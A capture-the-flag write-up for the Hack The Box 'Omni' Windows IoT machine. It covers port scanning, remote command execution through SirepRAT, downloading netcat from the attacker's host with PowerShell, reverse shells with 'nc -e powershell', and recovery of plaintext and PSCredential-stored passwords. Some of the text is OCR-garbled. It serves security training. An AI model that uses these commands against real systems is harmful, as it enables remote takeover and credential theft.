
HTB.Omni

Machine Information



Enumeration

Reconnaissance

```
PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

8080/tcp open upnp Microsoft IIS httpd

| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
| Basic realm=Windows Device Portal
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Site doesn't have a title.

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
use masscan to scan for all ports & found several new ports
nobodyatall@wBEADBEEF:~/htb/boxes/omni$ sudo masscan -p1-65535 -e tun0 10.10.10.204
[sudo] password for nobodyatall:

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-10-09 12:16:09 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 5985/tcp on 10.10.10.204
Discovered open port 29819/tcp on 10.10.10.204
Discovered open port 29820/tcp on 10.10.10.204
Discovered open port 135/tcp on 10.10.10.204
Discovered open port 8080/tcp on 10.10.10.204
```


perform port scanning on the new founded port & found these services

```
PORT STATE SERVICE VERSION
5985/tcp open upnp Microsoft IIS httpd
29817/tcp open unknown
29819/tcp open arcserve ARCserve Discovery
29820/tcp open unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port29820-TCP:V=7.80%1=7%D=10/9%Time=5F80595B%P=x86 64-pc-linux-gnu%r(N
SF:ULL,10,"\*LY\xa5\xfb\\x04G\xa9m\x1c\xc9}\xc80\x12")%r(GenericLines,10,"
SF:\*LY\xa5\xfb\\x04G\xa9m\x1c\xc9}\xc80\x12")%r(Help,10,"\*LY\xa5\xfb\\x0
SF:4G\xa9m\x1c\xc9}\xc80\x12")%r(JavaRMI,10,"\*LY\xa5\xfb\\x04G\xa9m\x1c\x
SF:c9}\xc80\x12");
Service Info: Host: PING
```


Targets

getting initial foothold


windows device portal hmm...



windows device portal, so it seems to be a Windows IoT Box



finding for exploit & found this SirepRAT



www.zdnet.com > Blog > Zero Day 💌

New exploit lets attackers take control of Windows IoT ... - ZDNet

Mar 2, 2019 — Speaking at a conference today, a security researcher has revealed a new **exploit** impacting the **Windows IoT** Core operating system that gives ... You visited this page on 12/29/20.

github.com > SafeBreach-Labs > SirepRAT •

SafeBreach-Labs/SirepRAT: Remote Command ... - GitHub

Remote Command Execution as SYSTEM on Windows IoT Core (releases ... The method is exploiting the Sirep Test Service that's built in and running on the ...

SirepRAT.py · Pull requests 0 · Projects 0 · Security You've visited this page 2 times. Last visit: 12/30/20

RCE on Windows IoT Core? might be useful for our case



SirepRAT - RCE as SYSTEM on Windows IoT Core

SirepRAT Features full RAT capabilities without the need of writing a real RAT malware on target.

Context

The method is exploiting the Sirep Test Service that's built in and running on the official images offered at Microsoft's site. This service is the client part of the HLK setup one may build in order to perform driver/hardware tests on the IoT device. It serves the Sirep/WPCon/TShell protocol.

We broke down the Sirep/WPCon protocol and demonstrated how this protocol exposes a remote command interface for attackers, that include RAT abilities such as get/put arbitrary files on arbitrary locations and obtain system information.

Based on the findings we have extracted from this research about the service and protocol, we built a simple python tool that allows exploiting them using the different supported commands. We called it SirepRAT.

It features an easy and intuitive user interface for sending commands to a Windows IoT Core target. It works on any

testing to grab the hosts file from the remote device and it works! so this script might helps us to get RCE

```
(nobodyatall ® 0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
 $ python3 SirepRAT.py 10.10.10.204 GetFileFromDevice --remote_path "C:\Windows\System32\drivers\etc\hosts" --v
# Copyright (c) 1993-2009 Microsoft Corp.
#
 This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
  This file contains the mappings of IP addresses to host names. Each
 entry should be kept on an individual line. The IP address should
  be placed in the first column followed by the corresponding host name.
 The IP address and the host name should be separated by at least one
# space.
 Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
 For example:
#
#
      102.54.94.97
                       rhino.acme.com
                                               # source server
       38.25.63.10
                                               # x client host
#
 localhost name resolution is handled within DNS itself.
      127.0.0.1 localhost
#
#
        :: 1
                       localhost
<HResultResult | type: 1, payload length: 4, HResult: 0×0>
<FileResult | type: 31, payload length: 824, payload peek: 'b'# Copyright (c) 1993-2009 Microsoft Corp.\r\n#\r\n# Th''>
  -(nobodyatall®0×DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
```

create a directory in C:

```
(nobodyatall® 0*DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\windows\system32\cmd.exe" --args '/c "mkdir C:\hohoho"'
<HResultResult | type: 1, payload length: 4, HResult: 0*0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
```

host netcat binary

```
(nobodyatall@ 0*DEADBEEF)-[~/script/revShell/ncWindows]
$ ls
nc64.exe nc.exe

(nobodyatall@ 0*DEADBEEF)-[~/script/revShell/ncWindows]
$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

download on the remote host

```
(nobodyatall® 0*DEADBEEF)-[~/htb/boxes/omni/SirepRAT]
$\frac{\text{$ python3 } \frac{\text{$ sirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" --args '/c "invoke-webrequest --uri http://10.10.14.16:8080/nc64.exe --outfile C:\hohohoho\nc.exe"'
$\text{$ HResultResult | type: 1, payload length: 4, HResult: 0*0>}
```

execute netcat to return us the reverse shell & voila we got our initial foothold!

Post Exploitation

Privilege Escalation

we're omni user now which is the same as the hostname

```
echo $env
PS C:\windows\system32> echo $env:username
echo $env:username
omni$
PS C:\windows\system32>
```

found user.txt in C:\Data\Users\app

PS C:\Data\Users\app> dir dir			6 bit ke 2020-12- 6 bit ke	ey -30 22:57:47 Incomin ey -30 33:57:47 Control
Directory: C:\Data\Users\app				2048 bit RSA -30 23:52:35 VERIFY -30 23:52:35 Validat
Mode	LastWriteTime		Length N	lame
d-r d-r d-r d-r d-r d-r d-rarar	7/4/2020 7/4/2020 7/4/2020 7/4/2020 7/4/2020	7:28 PM 7:28 PM	D F M P V 344 h 1858 i 1958 u	D Objects Cocuments Cownloads Cavorites Cusic Cictures Cideos Cardening.txt Cot-admin.xml Coser.txt
PS C:\Data\Users\app>				

the root.txt are placed in C:\Data\Users\administrator

```
cd administrator
PS C:\Data\Users\administrator> dir
dir
    Directory: C:\Data\Users\administrator
                    LastWriteTime
Mode
                                           Length Name
               7/3/2020 11:23 PM
                                                  3D Objects
d-r---
               7/3/2020
d-r---
                         11:23 PM
                                                  Documents
                                                  Downloads
d-r---
               7/3/2020 11:23 PM
                                                  Favorites
               7/3/2020
                         11:23 PM
               7/3/2020 11:23 PM
                                                  Music
d-r---
               7/3/2020
                                                  Pictures
                         11:23 PM
d-r---
               7/3/2020 11:23 PM
d-r---
                                                  Videos
               7/4/2020
                         9:48 PM
                                             1958 root.txt
-ar---
PS C:\Data\Users\administrator>
```

both file can be read but some kinda thing encrypted it

```
1/3/2020
                                                  Pictures
                         11.23
               7/3/2020
d-r---
                         11:23 PM
                                                 Videos
               7/4/2020
                          9:48 PM
                                            1958 root.txt
PS C:\Data\Users\administrator> type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9
398c648be30a7dd764d1f3a000000000200000000010660000001000020000004f4016524600b
3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b00000000e8000000002000020000
000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c
4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c
5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29ca8f78f023346440000
0008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8
d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </ Props>
  </0bj>
<∕0bjs>
PS C:\Data\Users\administrator>
```

iot-admin.xml? might be the administrator user credential here

found something kinda similar with our scenario, so we need to use the import-CliXml command here

Here's how you'd save a PSCredential object to a file:

```
Get-Credential | Export-CliXml -Path MyCredential.xml
```

That's it! I'll now look at the XML file generated. Notice that the username (userhere) is not encrypted but the password is. PowerShell is smart enough to automatically encrypt the password.

```
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/power

<Obj RefId="0">

<TN RefId="0">

<T>System.Management.Automation.PSCredential</T>

<T>System.Object</T>

</TN>

<ToString>System.Management.Automation.PSCredential</ToString>

<Props>
```

import the xml

```
$credential = Import-CliXml -Path <PathToXml>\MyCredential.xml
```

At this point, you can use use the PSCredential object using any -Credential parameter

tried it but it shows error occurred during cryptographic operation, probably because we're not appuser

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path C:\Data\Users\app\iot-ad min.xml $credential = Import-CliXml -Path C:\Data\Users\app\iot-admin.xml Import-CliXml : Error occurred during a cryptographic operation. At line:1 char:15 + $credential = Import-CliXml -Path C:\Data\Users\app\iot-admin.xml + $credential = Import-CliXml -Path C:\Data\Users\app\iot-admin.xml
```

found an interesting hidden bat file

is that the credentials for those users?

```
PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> type r.bat type r.bat @echo off

:LOOP


for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz


ping -n 3 127.0.0.1

cls
```


try using app:mesh5143 & we're in!



under the run command windows execute the netcat



& we're app user now!



now we captured our user flag!

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path user.txt
$credential = Import-CliXml -Path user.txt
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
PS C:\Data\Users\app>
```

if you notice that decrypting the iot-admin.xml also return the same credential as the one in r.bat

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path iot-admin.xml
$credential = Import-CliXml -Path iot-admin.xml
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
 1nt3rn37ofTh1nGz
```

now login into the Windows Device Portal using Administrator credential

Run Command

C:\hohoho\nc.exe -e powershell 10.10.14.16 18890

Run as DefaultAccount

execute the reverse shell command & we got the shell as administrator shell

```
Copyright (C) Microsoft Corporation. All rights reserve
PS C:\windows\system32> echo $env:username
echo $env:username
Administrator
PS C:\windows\svstem32>
```

& we captured our root flag!

```
PS C:\Data\Users\administrator> $credential = Import-CliXml -Path root.txt
$credential = Import-CliXml -Path root.txt
PS C:\Data\Users\administrator> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
PS C:\Data\Users\administrator>
```